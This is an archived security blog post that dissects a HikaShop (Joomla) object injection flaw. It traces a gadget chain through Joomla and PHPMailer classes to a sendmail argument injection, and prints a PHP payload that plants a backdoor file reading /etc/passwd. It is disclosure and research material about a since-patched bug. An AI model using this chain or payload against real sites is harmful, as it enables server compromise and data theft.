Deep Dive into the HikaShop Vulnerability

Deep Dive into the HikaShop Vulnerability - @sucurisecurity, Sucuri Blog.

- Published: 2014-11-17
- Original: <https://web.archive.org/web/20160403035045/http://blog.sucuri.net/2014/11/deep-dive-into-the-hikashop-vulnerability.html>
- Current location: <https://web.archive.org/web/20160307182330/https://blog.sucuri.net/2014/11/deep-dive-into-the-hikashop-vulnerability.html>
- Preserved from: https://web.archive.org/web/20160307182330/https://blog.sucuri.net/2014/11/deep-dive-into-the-hikashop-vulnerability.html (live) on 2026-08-09
- Capture timestamp: 20160403035045
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

It's been two months since our disclosure of an Object Injection vulnerability affecting versions <2.3.3 of the Joomla! Hikashop extension. The vulnerability allowed an attacker to execute malicious code on a target website.

How Does Object Injection Work?

Object Injection occurs when raw user input is passed to an unserialize() function call. When this happens, someone with malicious intent can send a serialized instance of a class known in the current application's context, ensuring that at least one of these class's defined as **magic methods** will be executed at some point in the code.

The Culprit

The two points of interest here are **lines 124 and 132**. In this instance, the **$infos** variable is set to JRequest::getVar()'s return value, this means it can either take **$_GET['infos']** or **$_POST['infos']**'s value. It then decodes **$infos**'s content using **base64_decode()** and passes it to the **unserialize()** function.

```
113     if(!$result){
114       $app->enqueueMessage(JText::_( 'HIKA_REG_ACTIVATE_NOT_FOUND' ));
115       return;
116     }else{
117       $app->enqueueMessage(JText::_( 'HIKA_REG_ACTIVATE_COMPLETE' ));
118       $id = JRequest::getInt('id',0);
119       $class = hikashop_get('class.user');
120       $user = $class->get($id);
121       if($id && file_exists(JPATH_ROOT.DS.'components'.DS.'com_comprofiler'.DS.'comprofiler.php') && $userActivation<2){
122         $class->addAndConfirmUserInCB($user);
123       }
124       $infos = JRequest::getVar('infos','');
125       global $Itemid;
126       $url = '';
127       if(!empty($Itemid)){
128         $url='&Itemid='.$Itemid;
129       }
130
131       if(!empty($infos)){
132         $infos = unserialize(base64_decode($infos));
```

Sucuri – Hikashop Vulnerability – Attack Vector

With this information in hand, we set out to building a valid payload that would allow us to abuse the function in question. In our Proof of Concept (PoC) we set out to abuse the Joomla! 3.3.x classes and defined success by pulling the webservers **/etc/passwd**.

Building the Payload – Finding a Pivot

The first thing we need to do is control the applications's execution order and we need to do it using the Joomla! classes magic methods. A popular one is PHP's class destructor method, **__destruct()**, as it is automatically executed during the script's shutdown sequence.

In this specific case, we chose **JDatabaseDriverMysqli** class's destructor as it fit our needs: it allows us to call methods from any classes available.

It would call the **disconnect()** method:

[image: Destruct function code snippet]

Destruct function calls disconnect method

Which is designed to call every callback function within the **$this->disconnectHandlers** variable:

```
200   public function disconnect()
201   {
202     // Close the connection.
203     if ($this->connection)
204     {
205       foreach ($this->disconnectHandlers as $h)
206       {
207         call_user_func_array($h, array( &$this));
208       }
209
210       mysqli_close($this->connection);
211     }
212
213     $this->connection = null;
214   }
215
```

Disconnect function

We prepare the attack by creating a modified version of the **JDatabaseDriverMysqli** class, allowing us to modify some the variable default values. More specifically, we need it to meet a few criteria so that its serialized counterpart, once unserialized by Hikashop, spawns an instance whose destructor will execute any function/method we feed it with.

To accomplish the above we need to:

- Ensure we set **$this->connection** to the boolean value "True" (otherwise we won't get to the call_user_func_array() call)
- Fill **$this->disconnectHandlers** with an array containing either:
- strings containing our targets function names
- arrays containing both a method name and an instance of its corresponding class, like this:**array(new ourClass(), "ourClassMethod")**

We **can't** control what arguments are sent to our target function (it will always be our class's instance). This limits our research of potential methods to those matching one of these conditions:

- Those that don't use any arguments at all
- Those whose first argument's type won't prevent us from doing interesting things.
- Those using multiple arguments which respects the previous condition (the fact that we send only one argument isn't an issue here as PHP set the missing variables to either their default values (if any) or Null, adding lines to the server's error logs)

Finding *Interesting* Methods

Using a few grep commands, we across the following method in the PHPMailer class:

[image: Hikashop Vulneability code snippet - PHPMailer class method require_once]

PHPMailer class method require_once

Should be easy no? Sending an instance of PHPMailer modified in order to set **$this->PluginDir** to some arbitrary location should do the trick (and give us a cool LFI/RFI attack vector along the way, imagine if we set **$this->PluginDir** was set to https://blog.sucuri.net/)! Unfortunately for us, two things prevented us from directly going that way.

Problem #1 – The PHPMailer Class is Not Defined in the Current Execution Context

*That's quite a big problem, we can't do much about it, right? *Wrong! Fortunately for us, Joomla! uses some pretty neat class auto-loading mechanisms, basically allowing us to automatically load the **JMail** class which is importing PHPMailer in the process.

To solve this issue we created an instance of **JMail** in any of the **JDatabaseDriverMysqli**'s variables we didn't use. Doing so would force the autoloader to load **JMail**'s file and thus, load **PHPMailer**'s definition at the same time.

Problem #2 – The SmtpSend() Method is Defined as "Protected", Preventing External Use

That one wasn't much of a problem: if you can't call **SmtpSend()** directly, find and call another publicly available method that does it for you! Again, fortunately for us, such a method existed!

```
874   public function PostSend() {
875     try {
876       // Choose the mailer and send through it
877       switch($this->Mailer) {
878         case 'sendmail':
879           return $this->SendmailSend($this->MIMEHeader, $this->MIMEBody);
880         case 'smtp':
881           return $this->SmtpSend($this->MIMEHeader, $this->MIMEBody);
882         case 'mail':
883           return $this->MailSend($this->MIMEHeader, $this->MIMEBody);
884         default:
885           return $this->MailSend($this->MIMEHeader, $this->MIMEBody);
886       }
887     } catch (phpmailerException $e) {
```

PostSend Fuction calls SmtpSend()

The only additional actions needed to use this method instead is to set **$this->Mailer** to **smtp**!

Game Over?

Not really. While we definitely **do** have some kind of working Local File Inclusion/Remote File Inclusion (LFI/RFI) going on, we're still far from our initial target: Putting a backdoor in the website's root directory by sending a single request.

Yes, we could've used our RFI to include remote files and work it out from there. The problem with this possibility is that it needs the website's server to have the **allow_url_include** option set to **On**, which is not the case by default.

We were in need of another way to get the same thing done, but locally.

Sendmail to the Rescue!

Some of you might have noticed in our previous screenshot that another method is available within **PostSend()** which is **$this->SendmailSend()**.

```
907   protected function SendmailSend($header, $body) {
908     if ($this->Sender != '') {
909       $sendmail = sprintf("%s -oi -f%s -t", escapeshellcmd($this->Sendmail), escapeshellarg($this->Sender));
910     } else {
911       $sendmail = sprintf("%s -oi -t", escapeshellcmd($this->Sendmail));
912     }
913     if ($this->SingleTo === true) {
914       foreach ($this->SingleToArray as $val) {
915         if(!@$mail = popen($sendmail, 'w')) {
916           throw new phpmailerException($this->Lang('execute') . $this->Sendmail, self::STOP_CRITICAL);
917         }
918         fputs($mail, "To: " . $val . "\n");
919         fputs($mail, $header);
920         fputs($mail, $body);
921         $result = pclose($mail);
922         // implement call back function if it exists
923         $isSent = ($result == 0) ? 1 : 0;
924         $this->doCallback($isSent, $val, $this->cc, $this->bcc, $this->Subject, $body);
925         if($result != 0) {
926           throw new phpmailerException($this->Lang('execute') . $this->Sendmail, self::STOP_CRITICAL);
927         }
928       }
929     } else {
```

Sendmail Function

Looking at it revealed a very interesting way to write files at a known location on the target's server.

The **popen()** function use the **$sendmail** variable (which would normally contain **"/usr/sbin/sendmail -oi -t"** or **"/usr/sbin/sendmail -oi -f'EMAIL@HERE.COM' -t")** to execute a shell command, in this case using Sendmail to send an email. Looking more carefully, we can see that it is set using two (or one, depending if $this->Sender is empty or not) other variables: **$this->Sendmail** and **$this->Sender**.

Both are sanitized using different functions: **escapeshellcmd()** and **escapeshellarg()**. Using $this->Sendmail (escaped by escapeshellcmd()), the following special characters are escaped: **#&;`|*?~^()[]{}$, x0A and xFF**, which basically leaves us with alphanumeric characters and a few others like **"/"** and **"-"**.

It's more than enough for what we want to do! We can add any parameters we want to the original Sendmail command.

So, what would happen if we put **/usr/sbin/sendmail -OQueueDirectory=/tmp -X/tmp/smtp.php** in it? Also, what would happen if we sent the previous payload **and** set all of the others available variables in a way to make it send a valid email whose subject field (located in the $header variable) contained the following?

My subject is **<?php file_put_contents(JPATH_BASE."/backdoor.php","<?php echo file_get_contents('/etc / passwd');");?>**


That's a lot of questions heh? Here are the answers:

- The **-OQueueDirectory=/tmp -X/tmp/smtp.php** part will save the email we sent in /tmp/smtp.php
- This also means that our subject will be saved in it, **unsanitized**.

All we need now is to organize all of our bypasses in a way that makes sense and so it does what it's supposed to!

The Whole Picture

It's getting and possibly sounding pretty complicated at this point, so we put together a nice workflow diagram that should hopefully provide you an illustration of what was discussed above.



Hikashop Vulnerability Exploit Workflow

Once an attacker successfully creates and serializes such an object, sending it against a vulnerable Hikashop install, they are able to view the **/etc/passwd** file.

And that's just one example of what we can do via this vulnerability. If you are using Hikashop, I hope that you already updated it when we first disclosed this issue last month.
